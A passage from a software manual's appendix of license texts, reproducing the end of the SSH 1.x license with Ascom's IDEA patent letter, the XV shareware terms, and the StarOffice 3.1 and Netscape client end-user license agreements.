
**5. General.**

Some of the source code aggregated with this distribution is licensed by third parties under different terms, so the restrictions above may not apply to such components.

We do not imply to give any licenses to any patents or copyrights held by third parties. As far as we know, all included source code is used in accordance with the relevant license agreements and can be used and distributed freely for any purpose (the GNU license being the most restrictive); see below for details.

The RSA algorithm and even the concept of public key encryption are claimed to be patented in the United States. These patents may interfere with your right to use this software. It is possible to compile the software using the RSAREF2 library by giving –with-rsaref on the configure command line. This may or may not make it legal to use this software for non-commercial purposes in the United States (we have sent a query about this to RSADSI (on July 10, 1995), but have not received a final answer yet). The RSAREF2 distribution is not included in this distribution, but can be obtained from almost any ftp site world-wide containing cryptographic materials. Using RSAREF is not recommended outside the United States. See "http://www.cs.hut.fi/crypto/" if you have trouble finding the RSAREF library.

The IDEA algorithm is claimed to be patented in the United States and several other countries. We have been told by Ascom-Tech (the patent holder) that IDEA can be used freely for non-commercial use. A copy of their letter is at the end. The software can be compiled without IDEA by specifying the –without-idea option on the configure command line.

The DES implementation in this distribution is derived from the libdes library by Eric Young <eay@mincom.oz.au>. It can be used under the Gnu General Public License (libdes-COPYING) or the Artistic License (libdes-ARTISTIC), at your option. See libdes-README for more information. Eric Young has kindly given permission to distribute the derived version under these terms. The file crypt.c is fcrypt.c from SSLeay-0.4.3a by Eric Young; he permits free use.

The GNU Multiple Precision Library, included in this release and linked into the executable, is distributed under the GNU Library Public License. A copy can be found in gmp-2.0/COPYING.LIB.

The zlib compression library is copyright Jean-loup Gailly and Mark Adler. Anyone is permitted to use the library for any purpose. A copy of the license conditions can be found in zlib-1.0.4/README.

The make-ssh-known-hosts script was contributed by Tero Kivinen <kivinen@niksula.hut.fi> and is distributed under the GNU General Public License. A copy can be found in gnu-COPYING-GPL.

Some files, such as memmove.c and random.c, are owned by the Regents of the University of California, and can be freely used and distributed. License terms are included in the affected files. The file scp.c is derived from code owned by the Regents of the University of California, and can be used freely.

The TSS encryption algorithm implementation in tss.c is copyright Timo Rinne <tri@iki.fi> and Cirion Oy. It is used with permission, and permission has been given for anyone to use it for any purpose as part of SSH.

The MD5 implementation in md5.c was taken from PGP and is due to Colin Plumb. Comments in the file indicate that it is in the public domain.

The 32-bit CRC implementation in crc32.c is due to Gary S. Brown. Comments in the file indicate it may be used for any purpose without restrictions.

In some countries, particularly France, Russia, Iraq, and Pakistan, it may be illegal to use any encryption at all without a special permit, and the rumor is that you cannot get a permit for any strong encryption.

If you are in the United States, you should be aware that while this software was written outside the United States using information publicly available everywhere, the United States Government may consider it a criminal offence to export this software from the United States once it has been imported. The rumor is that "the federal mandatory sentencing guidelines for this offence are 41 to 51 months in federal prison". The rumor says that the US government considers putting the software available on an ftp site the same as exporting it. Contact the Office of Defence Trade Controls if you need more information. Also, please write to your congress and senate representatives to get these silly and unconstitutional restrictions dropped.

Note that any information and cryptographic algorithms used in this software are publicly available on the Internet and at any major bookstore, scientific library, and patent office world-wide. More information can be found e.g. at "http://www.cs.hut.fi/crypto/".

The legal status of this program is some combination of all these permissions and restrictions. Use only at your own responsibility. You will be responsible for any legal consequences yourself; we are not making any claims whether possessing or using this is legal or not in your country, and we are not taking any responsibility on your behalf.

Below is a copy of a message that we received from Ascom, the holder of the IDEA patent.

```
Date: Tue, 15 Aug 95 09:09:59 CET
From: IDEA@ascom.ch (Licensing Systec)
Encoding: 3001 Text
To: ylo@cs.hut.fi
Subject: Phone Call 15.8.95

     Dear Mr. Ylonen

     Thank you for your inquiry about the IDEA encryption algorithm.
     Please excuse the delay in answering your fax sent 26.6.95.
     Here is the information you requested :

     Non commercial use of IDEA is free. The following examples (regarding
     PGP) should clarify what we mean by commercial and non-commercial use

     Here are some examples of commercial use of PGP:
```

1. When PGP is used for signing and/or encrypting e-mail messages exchanged between two corporations.

2. When a consultant uses PGP for his communications with his client corporations.

3. When a bank makes PGP available to its clients for telebanking and charges them money for it (directly or indirectly).

4. When you use the software you receive from a company for commercial purposes (telebanking included).

Some examples of non commercial use:

1. When an individual uses PGP for his private communications.

2. When an individual obtains PGP on the Internet and uses it for telebanking (assuming this is approved by the bank).

3. When you use the software you receive from a company for private purposes (telebanking excluded).

You may use IDEA freely within your software for non commercial use. If you include IDEA in your software, it must include the following copy right statement :

```
1. Copyright and Licensing Statement
   IDEA(tm) is a trademark of Ascom Systec AG. There is no license fee
   required for non-commercial use. Commercial users of IDEA may
   obtain licensing information from Ascom Systec AG.
   e-mail: IDEA@ascom.ch
   fax: ++41 64 56 59 54
```

For selling the software commercially a product license is required:

The PRODUCT LICENSE gives a software developer the right to implement IDEA in a software product and to sell this product worldwide. With the PRODUCT LICENSE we supply a source listing in C and a software manual. We charge an initial fee per company and a percentage of sales of the software product or products (typically between .5 and 4 per cent of the sales price, depending on the price and the importance of IDEA for the product).

For further information please do not hesitate to contact us.

Best regards,

Roland Weinhart

```
Ascom Systec Ltd
IDEA Licensing                    @@@@@ @@@@@ @@@@@ @@@@@ @@@@@@@
Gewerbepark                           @ @     @     @   @ @  @  @
CH-5506 Maegenwil                 @@@@@ @@@@@ @     @   @ @  @  @
Switzerland                       @   @     @ @     @   @ @  @  @
Phone ++41 64 56 59 54            @@@@@ @@@@@ @@@@@ @@@@@ @  @  @
Fax   ++41 64 56 59 98
```

## M.2 XV di John Bradley

**XV Licensing Information**

**XV IS SHAREWARE FOR PERSONAL USE ONLY.**

You may use XV for your own amusement, and if you find it nifty, useful, generally cool, or of some value to you, your registration fee would be greatly appreciated. $25 is the standard registration fee, though of course, larger amounts are quite welcome. Folks who donate $40 or more can receive a printed, bound copy of the XV manual for no extra charge. If you want one, just ask. BE SURE TO SPECIFY THE VERSION OF XV THAT YOU ARE USING!

COMMERCIAL, GOVERNMENT, AND INSTITUTIONAL USERS MUST REGISTER THEIR COPIES OF XV.

This does *not* mean that you are required to register XV just because you play with it on the workstation in your office. This falls under the heading of 'personal use'. If you are a sysadmin, you can put XV up in a public directory for your users amusement. Again, 'personal use', albeit plural.

On the other hand, if you use XV in the course of doing your work, whatever your 'work' may happen to be, you *must* register your copy of XV. (Note: If you are a student, and you use XV to do classwork or research, you should get your professor/teacher/advisor to purchase an appropriate number of copies.)

XV licenses are $25 each. You should purchase one license per workstation, or one per XV user, whichever is the smaller number. XV is *not* sold on a 'number of concurrent users' basis. If XV was some $1000 program, yes, that would be a reasonable request, but at $25, it's not. Also, given that XV is completely unlocked, there is no way to enforce any 'number of concurrent users' limits, so it isn't sold that way.

Printed and bound copies of the 100-odd page XV manual are available for $15 each. Note that manuals are *only* sold with, at minimum, an equal number of licenses. (e.g. if you purchase 5 licenses, you can also purchase *up to* 5 copies of the manual)

The source code to the program can be had (as a compressed 'tar' file split over a couple 3.5" MS-DOS formatted floppies) for $15, for those who don't have ftp capabilities.

Orders outside the US and Canada must add an additional $5 per manual ordered to cover the additional shipping charges.

Checks, money orders, and purchase orders are accepted. Credit cards are not. All forms of payment must be payable in US Funds. Checks must be payable through a US bank (or a US branch of a non-US bank). Purchase orders for less than $50, while still accepted, are not encouraged.

All payments should be payable to 'John Bradley', and mailed to:

```
John Bradley
1053 Floyd Terrace
Bryn Mawr, PA  19010
USA
```

**Site Licenses**

If you are planning to purchase 10 or more licenses, site licenses are available, at a substantial discount. Site licenses let you run XV on any and all computing equipment at the site, for any purpose whatsoever. The site license covers the current version of XV, and any versions released within one year of the licensing date. You are also allowed to duplicate and distribute an unlimited number of copies of the XV manual, but only for use within the site. Covered versions of the software may be run in perpetuity.

Also, it should be noted that a 'site' can be defined as anything you'd like. It can be a physical location (a room, building, location, etc.), an organizational grouping (a workgroup, department, division, etc.) or any other logical grouping ("the seventeen technical writers scattered about our company", etc.).

The site license cost will be based on your estimate of the number of XV users or workstations at your site, whichever is the smaller number.

If you are interested in obtaining a site license, please contact the author via electronic mail or FAX (see below for details). Send information regarding your site (the name or definition of the 'site', a physical address, a fax number, and an estimate of the number of users or workstations), and we'll get a site license out to you for your examination.

**Copyright Notice**

XV is Copyright 1989, 1994 by John Bradley

Permission to copy and distribute XV in its entirety, for non-commercial purposes, is hereby granted without fee, provided that this license information and copyright notice appear in all copies.

If you redistribute XV, the *entire* contents of this distribution must be distributed, including the README, and INSTALL files, the sources, and the complete contents of the 'docs' directory.

Note that distributing XV 'bundled' in with any product is considered to be a 'commercial purpose'.

Also note that any copies of XV that are distributed MUST be built and/or configured to be in their 'unregistered copy' mode, so that it is made obvious to the user that XV is shareware, and that they should consider registering, or at least reading this information.

The software may be modified for your own purposes, but modified versions may not be distributed without prior consent of the author.

This software is provided 'as-is', without any express or implied warranty. In no event will the author be held liable for any damages arising from the use of this software.

If you would like to do something with XV that this copyright prohibits (such as distributing it with a commercial product, using portions of the source in some other program, distributing registered copies, etc.), please contact the author (preferably via email). Arrangements can probably be worked out.

The author may be contacted via:

```
US Mail:  John Bradley
          1053 Floyd Terrace
          Bryn Mawr, PA  19010

FAX:     (610) 520-2042
```

Electronic Mail regarding XV should be sent to one of these three addresses:

```
xv@devo.dccs.upenn.edu             - general XV questions
xvbiz@devo.dccs.upenn.edu          - all XV licensing questions
xvtech@devo.dccs.upenn.edu         - bug reports, technical questions
```

Please do *not* send electronic mail directly to the author, as he gets more than enough as it is.

## M.3 Licenza StarOffice 3.1

**StarOffice 3.1 - Star Division EndUser License Agreement**

BY OPENING THE CDROM PACKAGE, YOU ARE CONSENTING TO BE BOUND BY AND ARE BECOMING A PARTY TO THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, RETURN THE COMPLETE PACKAGE UNOPENED TO THE PLACE OF PURCHASE FOR A FULL REFUND.

STAR DIVISION STAR OFFICE ENDUSER LICENSE AGREEMENT GRANT. REDISTRIBUTION NOT PERMITTED.

This Agreement has 3 parts. Part I applies if you have not purchased a license to the accompanying software (the "Software"). Part II applies if you have purchased a license to the Software. Part III applies to all license grants. If you initially acquired a copy of the Software without purchasing a license and you wish to purchase a license, contact Star Division GmbH ("Star Division") on the Internet at http:/www.stardivision.de

**PART I TERMS APPLICABLE WHEN LICENSE FEES NOT (YET) PAID (LIMITED TO EVALUATION, EDUCATIONAL AND NONPROFIT USE) GRANT.**

Star Division grants you a nonexclusive license to use the Software free of charge if (a) you are a student, faculty member or staff member of an educational institution (K12, junior college, college or library), a staff member of a religious organization, or an employee of an organization which meets Star Division's criteria for a charitable nonprofit organization; or (b) your use of the Software is for the purpose of evaluating whether to purchase an ongoing license to the Software. The evaluation period for use by or on behalf of a commercial entity is limited to 90 days; evaluation use by others is not subject to this 90 day limit. Government agencies (other than public libraries) are not considered educational, religious, or charitable nonprofit organizations for purposes of this Agreement. If you are using the Software free of charge, you are not entitled to support or telephone assistance. If you fit within the description above, you may use the Software in the manner described in Part III below under "Scope of Grant."

DISCLAIMER OF WARRANTY.

Free of charge Software is provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties of merchantability, fitness for a particular purpose and noninfringement. The entire risk as to the quality and performance of the Software is borne by you. Should the Software prove defective, you and not Star Division assume the entire cost of any service and repair. In addition, the security mechanisms implemented by Star Division software have inherent limitations, and you must determine that the Software sufficiently meets your requirements. This disclaimer of warranty constitutes an essential part of the agreement. SOME JURISDICTIONS DO NOT ALLOW EXCLUSIONS OF AN IMPLIED WARRANTY, SO THIS DISCLAIMER MAY NOT APPLY TO YOU AND YOU MAY HAVE OTHER LEGAL RIGHTS THAT VARY BY JURISDICTION.

**PART II TERMS APPLICABLE WHEN LICENSE FEES PAID GRANT.**

Subject to payment of applicable license fees, Star Division grants to you a nonexclusive license to use the Software and accompanying online documentation ("Documentation") in the manner described in Part III below under "Scope of Grant."

LIMITED WARRANTY.

Star Division warrants that for a period of ninety (90) days from the date of acquisition, the Software, if operated as directed, will substantially achieve the functionality described in the Documentation. Star

Division does not warrant, however, that your use of the Software will be uninterrupted or that the operation of the Software will be errorfree or secure. In addition, the security mechanisms implemented by Star Division software have inherent limitations, and you must determine that the Software sufficiently meets your requirements. Star Division also warrants that the media containing the Software, if provided by Star Division, is free from defects in material and workmanship and will so remain for ninety (90) days from the date you acquired the Software. Star Division's sole liability for any breach of this warranty shall be, in Star Division's sole discretion: (i) to replace your defective media; or (ii) to advise ou how to achieve substantially the same functionality with the Software as described in the Documentation through a procedure different from that set forth in the Documentation; or (iii) if the above remedies are impracticable, to refund the license fee you paid for the Software. Repaired, corrected, or replaced Software and Documentation shall be covered by this limited warranty for the period remaining under the warranty that covered the original Software, or if longer, for thirty (30) days after the date (a) of shipment to you of the repaired or replaced Software, or (b) Star Division advised you how to operate the Software so as to achieve the functionality described in the Documentation. Only if you inform Star Division of your problem with the Software during the applicable warranty period and provide evidence of the date you purchased a license to the Software will Star Division be obligated to honor this warranty. Star Division will use reasonable commercial efforts to repair, replace, advise or, for individual consumers, refund pursuant to the foregoing warranty within 30 days of being so notified.

THIS IS A LIMITED WARRANTY AND IT IS THE ONLY WARRANTY MADE BY Star Division. Star Division MAKES NO OTHER EXPRESS WARRANTY AND NO WARRANTY OF NON-INFRINGEMENT OF THIRD PARTIES' RIGHTS. THE DURATION OF IMPLIED WARRANTIES, INCLUDING WITHOUT LIMITATION, WARRANTIES OF MERCHANTABILITY AND OF FITNESS FOR A PARTICULAR PURPOSE, IS LIMITED TO THE ABOVE LIMITED WARRANTY PERIOD; SOME JURISDICTIONS DO NOT ALLOW LIMITATIONS ON HOW LONG AN IMPLIED WARRANTY LASTS, SO LIMITATIONS MAY NOT APPLY TO YOU. NO STAR DIVISION DEALER, AGENT, OR EMPLOYEE IS AUTHORIZED TO MAKE ANY MODIFICATIONS, EXTENSIONS, OR ADDITIONS TO THIS WARRANTY. If any modifications are made to the Software by you during the warranty period; if the media is subjected to accident, abuse, or improper use; or if you violate the terms of this Agreement, then this warranty shall immediately be terminated. This warranty shall not apply if the Software is used on or in conjunction with hardware or software other than the unmodified version of hardware and software with which the software was designed to be used as described in the Documentation. THIS WARRANTY GIVES YOU SPECIFIC LEGAL RIGHTS, AND YOU MAY HAVE OTHER LEGAL RIGHTS THAT VARY BY JURISDICTION.

**PART III TERMS APPLICABLE TO ALL LICENSE GRANTS**

SCOPE OF GRANT.

You may:

* use the Software on any single computer;

* use the Software on a network, provided that each person accessing the Software through the network must have a copy licensed to that person;

* use the Software on a second computer so long as only one copy is used at a time;

* copy the Software for archival purposes, provided any copy must contain all of the original Software's proprietary notices; or

* if you have purchased licenses for a 10 Pack or a 50 Pack, make up to 10 or 50 copies, respectively, of the Software (but not the Documentation), provided any copy must contain all of the original Software's proprietary notices. The number of copies is the total number of copies that may be made for all platforms. Additional copies of Documentation may be purchased.

You may not:

* permit other individuals to use the Software except under the terms listed above;

* permit concurrent use of the Software;

* modify, translate, reverse engineer, decompile, disassemble (except to the extent applicable laws specifically prohibit such restriction), or create derivative works based on the Software;

* copy the Software other than as specified above;

* rent, lease, grant a security interest in, or otherwise transfer rights to the Software; or

* remove any proprietary notices or labels on the Software.

TITLE.

Title, ownership rights, and intellectual property rights in the Software shall remain in Star Division and/or its suppliers. The Software is protected by the copyright laws and treaties. Title and related rights in the content accessed through the Software is the property of the applicable content owner and may be protected by applicable law. This License gives you no rights to such content.

TERMINATION.

The license will terminate automatically if you fail to comply with the limitations described herein. On termination, you must destroy all copies of the Software and Documentation.

EXPORT CONTROLS.

None of the Software or underlying information or technology may be exported or reexported (i) into (or to a national or resident of) Cuba, Iraq, Libya, Yugoslavia, North Korea, Iran, Syria or any other country to which the U.S. has embargoed goods; or (ii) to anyone on the U.S. Treasury Department's list of Specially Designated Nationals or the U.S. Commerce Department's Table of Denial Orders. By downloading or using the Software, you are agreeing to the foregoing and you are representing and warranting that you are not located in, under the control of, or a national or resident of any such country or on any such list.

LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, TORT, CONTRACT, OR OTHERWISE, SHALL STAR DIVISION OR ITS SUPPLIERS OR RESELLERS BE LIABLE TO YOU OR ANY OTHER PERSON FOR ANY INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES. IN NO EENT WILL STAR DIVISION BE LIABLE FOR ANY DAMAGES IN EXCESS OF THE AMOUNT STAR DIVISION RECEIVED FROM YOU FOR A LICENSE TO THE SOFTWARE, EVEN IF STAR DIVISION SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY OTHER PARTY. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. FURTHERMORE, SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THIS LIMITATION AND EXCLUSION MAY NOT APPLY TO YOU.

HIGH RISK ACTIVITIES.

The Software is not faulttolerant and is not designed, manufactured or intended for use or resale as online control equipment in hazardous environments requiring failsafe performance, such as in the operation of nuclear facilities, aircraft navigation or communication systems, air traffic control, direct life support machines, or weapons systems, in which the failure of the Software could lead directly to death, personal injury, or severe physical or environmental damage ("High Risk Activities"). Star Division and its suppliers specifically disclaim any express or implied warranty of fitness for High Risk Activities.

MISCELLANEOUS.

If the copy of the Software you received was accompanied by a printed or other form of "hardcopy" End User License Agreement whose terms vary from this Agreement, then the hardcopy End User License Agreement governs your use of the Software. This Agreement represents the complete agreement concerning this license and may amended only by a writing executed by both parties. THE ACCEPTANCE OF ANY PURCHASE ORDER PLACED BY YOU IS EXPRESSLY MADE CONDITIONAL ON YOUR ASSENT TO THE TERMS SET FORTH HEREIN, AND NOT THOSE IN YOUR PURCHASE ORDER. If any provision of this Agreement is held to be unenforceable, such provision shall be reformed only to the extent necessary to make it enforceable. This Agreement shall be governed by Utah law (except for conflict of law provisions). The application the United Nations Conventio of Contracts for the International Sale of Goods is expressly excluded.

U.S. GOVERNMENT RESTRICTED RIGHTS. Use, duplication or disclosure by the Government is subject to restrictions set forth in subparagraphs (a) through (d) of the Commercial ComputerRestricted Rights clause at FAR 52.22719 when applicable, or in subparagraph (c)(1)(ii) of the Rights in Technical Data and Computer Software clause at DFARS 252.2277013, or at 252.2117015, or to Star Division's standard commercial license, as applicable, and in similar clauses in the NASA FAR Supplement. Contractor/manufacturer is Star Division, Sachsenfeld 4, 20097 Hamburg, Germany.

## M.4 Netscape

Important Notice: This Netscape License Agreement Supersedes Any Other Netscape Printed or Electronic License Agreement Accompanying the Netscape Client Software Product You Have Acquired.

BY CLICKING THE ACCEPTANCE BUTTON OR INSTALLING THE SOFTWARE, YOU ARE CONSENTING TO BE BOUND BY AND ARE BECOMING A PARTY TO THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, CLICK THE BUTTON THAT INDICATES YOU DO NOT ACCEPT THE TERMS AND DO NOT INSTALL THE SOFTWARE. (IF APPLICABLE, YOU MAY RETURN THE PRODUCT TO THE PLACE OF PURCHASE FOR A FULL REFUND.)

**NETSCAPE CLIENT SOFTWARE END USER LICENSE AGREEMENT REDISTRIBUTION OR RENTAL NOT PERMITTED**

This Agreement sets forth the terms and conditions of your use of the accompanying Netscape client software product(s) (the "Software"). Any third party software that is provided with the Software with such third party's license agreement (in either electronic or printed form) is included for use at your option. If you choose to use such software, then such use shall be governed by such third party's license agreement and not by this Agreement. As used in this Agreement, for residents of Europe, the Middle East and Africa, "Netscape" shall mean Netscape Communications Ireland Limited; for residents of Japan, "Netscape" shall mean Netscape Communications (Japan), Ltd.; for residents of all other countries, "Netscape" shall mean

Netscape Communications Corporation. For purposes of this Agreement, "Licensor" shall be defined as follows: If you have acquired a third party product or service and such product or service included the Software, then such third party shall be the Licensor. Otherwise, Netscape shall be the Licensor.

LICENSE GRANT. Licensor grants you a non-exclusive and non-transferable license to use the Software and accompanying documentation ("Documentation"), subject to the limitations below. If the Software is Netscape Navigator, Netscape Navigator Gold or Netscape Communicator Standard Edition software ("Standard Software"), or it is Netscape Communicator Professional Edition software which you are using for a limited time for the purpose of evaluating whether to purchase an ongoing license to that product ("Evaluation Software"), there is no fee for this license. The evaluation period for use of Evaluation Software by or on behalf of a commercial entity is limited to ninety (90) days; evaluation use by others is not subject to this ninety (90) day limit. If the Software is any Netscape client software product other than Standard Software or Evaluation Software, such as Netscape Communicator Professional Edition, Netscape Communicator Internet Access Edition, Netscape Communicator Deluxe Edition, or Netscape Publishing Suite ("Professional Software"), this license grant is subject to the payment of applicable license fees. Unless you have purchased a subscription for the Software, the license granted under this Agreement does not grant you any right to any enhancement or update to the Software. If you are using Standard Software or Evaluation Software, you are not entitled to hard-copy documentation, support or telephone assistance unless the entity from which you received Standard Software provides you with support. In addition, if the Software was included with a third party product or service, you may use the Software only with such product or service.

LIMITATIONS ON USE.

With respect to all Software, you may not:

* modify, translate, reverse engineer, decompile, disassemble (except and solely to the extent an applicable statute expressly and specifically prohibits such restrictions), or create derivative works based on the Software;

* rent, lease, grant a security interest in, or otherwise transfer rights to the Software; or

* remove or alter any trademark, logo, copyright or other proprietary notices, legends, symbols or labels in the Software, or in copies you have made of the Software.

With respect to Professional Software, the following additional restrictions apply. You may only:

* use the Professional Software on a single computer, except that (i) it may also be used on a second computer if only one (1) copy is used at a time, and (ii) if the Professional Software is Netscape Communicator Professional Edition and was licensed by a company or organization for use by an employee, then you may allow that employee to use a copy of Netscape Communicator Professional Edition at home. The home copy can either be copied from the employee's computer at work or downloaded from the Netscape web site at no cost. You may not duplicate the Documentation for home users, and no technical assistance will be provided for home use;

* use the Professional Software on a network if a licensed copy of the Professional Software has been acquired for each person permitted to access the Professional Software through the network;

* make a single copy of the Professional Software for archival purposes, and the copy must contain all of the original Professional Software's proprietary notices; and

* if you have purchased a license for multiple copies of the Professional Software, make the total number of copies of the Professional Software (but not the Documentation) stated on the packing slip(s), invoice(s), or Certificate(s) of Authenticity, provided any copy must contain all of the original Professional Software's proprietary notices. The number of copies on the packing slip(s), invoice(s), or Certificate(s) of Authenticity is the total number of copies that may be made for all platforms. Additional copies of Documentation may be purchased from Licensor.

DISCLAIMER OF WARRANTY FOR STANDARD AND EVALUATION SOFTWARE. Standard Software and Evaluation Software are provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties that the Standard Software and Evaluation Software are free of defects, merchantable, fit for a particular purpose or non-infringing. The entire risk as to the quality and performance of the Standard Software and Evaluation Software is borne by you. Should the Standard Software or Evaluation Software prove defective in any respect, you and not Licensor or its suppliers assume the entire cost of any service and repair. In addition, the security mechanisms implemented by the Standard Software and Evaluation Software have inherent limitations, and you must determine that the Standard Software and Evaluation Software sufficiently meet your requirements. This disclaimer of warranty constitutes an essential part of this Agreement. No use of the Standard Software or Evaluation Software is authorized hereunder except under this Disclaimer.

LIMITED WARRANTY FOR PROFESSIONAL SOFTWARE. If license fees have been paid, Licensor warrants that for a period of ninety (90) days from the date of acquisition, the Professional Software, if operated as directed, will substantially achieve the functionality described in the Documentation. Licensor does not warrant, however, that your use of the Professional Software will be uninterrupted or that the operation of the Professional Software will be error-free or secure. In addition, the security mechanisms implemented by the Professional Software have inherent limitations, and you must determine that the Professional Software sufficiently meets your requirements. Licensor also warrants that the media containing the Professional Software, if provided by Licensor, is free from defects in material and workmanship and will so remain for ninety (90) days from the date you acquired the Professional Software. Licensor's sole liability for any breach of this warranty shall be, in Licensor's sole discretion: (i) to replace your defective media or Professional Software; or (ii) to advise you how to achieve substantially the same functionality with the Professional Software as described in the Documentation through a procedure different from that set forth in the Documentation; or (iii) for individual consumers, if the above remedies are impracticable, to refund the license fee you paid for the Professional Software. Repaired, corrected, or replaced Professional Software and Documentation shall be covered by this limited warranty for the period remaining under the warranty that covered the original Professional Software, or if longer, for thirty (30) days after the date (a) of delivery to you of the repaired or replaced Professional Software, or (b) Licensor advised you how to operate the Professional Software so as to achieve substantially the same functionality described in the Documentation.

Only if you inform Licensor of your problem with the Professional Software during the applicable warranty period and provide evidence of the date you purchased a license to the Professional Software will Licensor be obligated to honor this warranty. Licensor will use reasonable commercial efforts to repair, replace, advise or, for individual consumers, refund pursuant to the foregoing warranty within thirty (30) days of being so notified.

If any modifications are made to the Professional Software by you during the warranty period; if the media is subjected to accident, abuse, or improper use; or if you violate the terms of this Agreement, then this warranty shall immediately terminate. This warranty shall not apply if the Professional Software is used on or in conjunction with hardware or software other than the unmodified version of hardware and software with which the Professional Software was intended to be used as described in the Documentation.

THIS IS A LIMITED WARRANTY, AND IT IS THE ONLY WARRANTY MADE BY LICENSOR OR ITS SUPPLIERS. LICENSOR MAKES NO OTHER WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, AND NONINFRINGEMENT OF THIRD PARTIES' RIGHTS. YOU MAY HAVE OTHER STATUTORY RIGHTS. HOWEVER, TO THE FULL EXTENT PERMITTED BY LAW, THE DURATION OF STATUTORILY REQUIRED WARRANTIES, IF ANY, SHALL BE LIMITED TO THE ABOVE LIMITED WARRANTY PERIOD. MOREOVER, IN NO EVENT WILL WARRANTIES PROVIDED BY LAW, IF ANY, APPLY UNLESS THEY ARE REQUIRED TO APPLY BY STATUTE NOTWITHSTANDING THEIR EXCLUSION BY CONTRACT. NO DEALER, AGENT, OR EMPLOYEE OF LICENSOR IS AUTHORIZED TO MAKE ANY MODIFICATIONS, EXTENSIONS, OR ADDITIONS TO THIS LIMITED WARRANTY.

ENCRYPTION. If the Software contains cryptographic features, then you may wish to obtain a signed digital certificate from a certificate authority or a certificate server in order to utilize certain of the cryptographic features. You may be charged additional fees for certification services. You are responsible for maintaining the security of the environment in which the Software is used and the integrity of the private key file used with the Software. In addition, the use of digital certificates is subject to the terms specified by the certificate provider, and there are inherent limitations in the capabilities of digital certificates. If you are sending or receiving digital certificates, you are responsible for familiarizing yourself with and evaluating such terms and limitations. If the Software is a Netscape product with FORTEZZA, you will also need to obtain PC Card Readers and FORTEZZA Crypto Cards to enable the FORTEZZA features.

TITLE. Title, ownership rights, and intellectual property rights in the Software and Documentation shall remain in Netscape and/or its suppliers. You acknowledge such ownership and intellectual property rights and will not take any action to jeopardize, limit or interfere in any manner with Netscape's or its suppliers' ownership of or rights with respect to the Software and Documentation. The Software and Documentation are protected by copyright and other intellectual property laws and by international treaties. Title and related rights in the content accessed through the Software is the property of the applicable content owner and is protected by applicable law. The license granted under this Agreement gives you no rights to such content.

TERMINATION. This Agreement and the license granted hereunder will terminate automatically if you fail to comply with the limitations described herein. Upon termination, you must destroy all copies of the Software and Documentation. Your obligations to pay accrued charges and fees shall survive any termination of this Agreement.

EXPORT CONTROLS. None of the Software or underlying information or technology may be downloaded or otherwise exported or reexported (i) into (or to a national or resident of) Cuba, Iraq, Libya, Sudan, North Korea, Iran, Syria or any other country to which the U.S. has embargoed goods; or (ii) to anyone on the U.S. Treasury Department's list of Specially Designated Nationals or the U.S. Commerce Department's Table of Denial Orders. By downloading or using the Software, you are agreeing to the foregoing and you are representing and warranting that you are not located in, under the control of, or a national or resident of any such country or on any such list. In addition, you are responsible for complying with any local laws in your jurisdiction which may impact your right to import, export or use the Software, and you represent that you have complied with any regulations or registration procedures required by applicable law to make this license enforceable.

If the Software is identified as a not-for-export product (for example, on the box, media or in the installation process), then, unless you have an exemption from the United States Department of State, the following applies: EXCEPT FOR EXPORT TO CANADA FOR USE IN CANADA BY CANADIAN CITIZENS, THE SOFTWARE AND ANY UNDERLYING TECHNOLOGY MAY NOT BE EXPORTED OUTSIDE THE UNITED STATES OR TO ANY FOREIGN ENTITY OR "FOREIGN PERSON" AS DEFINED BY U.S. GOVERNMENT REGULATIONS, INCLUDING WITHOUT LIMITATION, ANYONE WHO IS NOT A CITIZEN, NATIONAL OR LAWFUL PERMANENT RESIDENT OF THE UNITED STATES. BY DOWNLOADING OR USING THE SOFTWARE, YOU ARE AGREEING TO THE FOREGOING AND YOU ARE WARRANTING THAT YOU ARE NOT A "FOREIGN PERSON" OR UNDER THE CONTROL OF A "FOREIGN PERSON."

LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, WHETHER TORT, CONTRACT, OR OTHERWISE, SHALL LICENSOR OR ITS SUPPLIERS OR RESELLERS BE LIABLE TO YOU OR ANY OTHER PERSON FOR ANY INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES. IN NO EVENT WILL LICENSOR BE LIABLE FOR ANY DAMAGES IN EXCESS OF THE AMOUNT LICENSOR RECEIVED FROM YOU FOR A LICENSE TO THE SOFTWARE, EVEN IF LICENSOR SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY THIRD PARTY. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY RESULTING FROM LICENSOR'S NEGLIGENCE TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THIS EXCLUSION AND LIMITATION MAY NOT APPLY TO YOU.

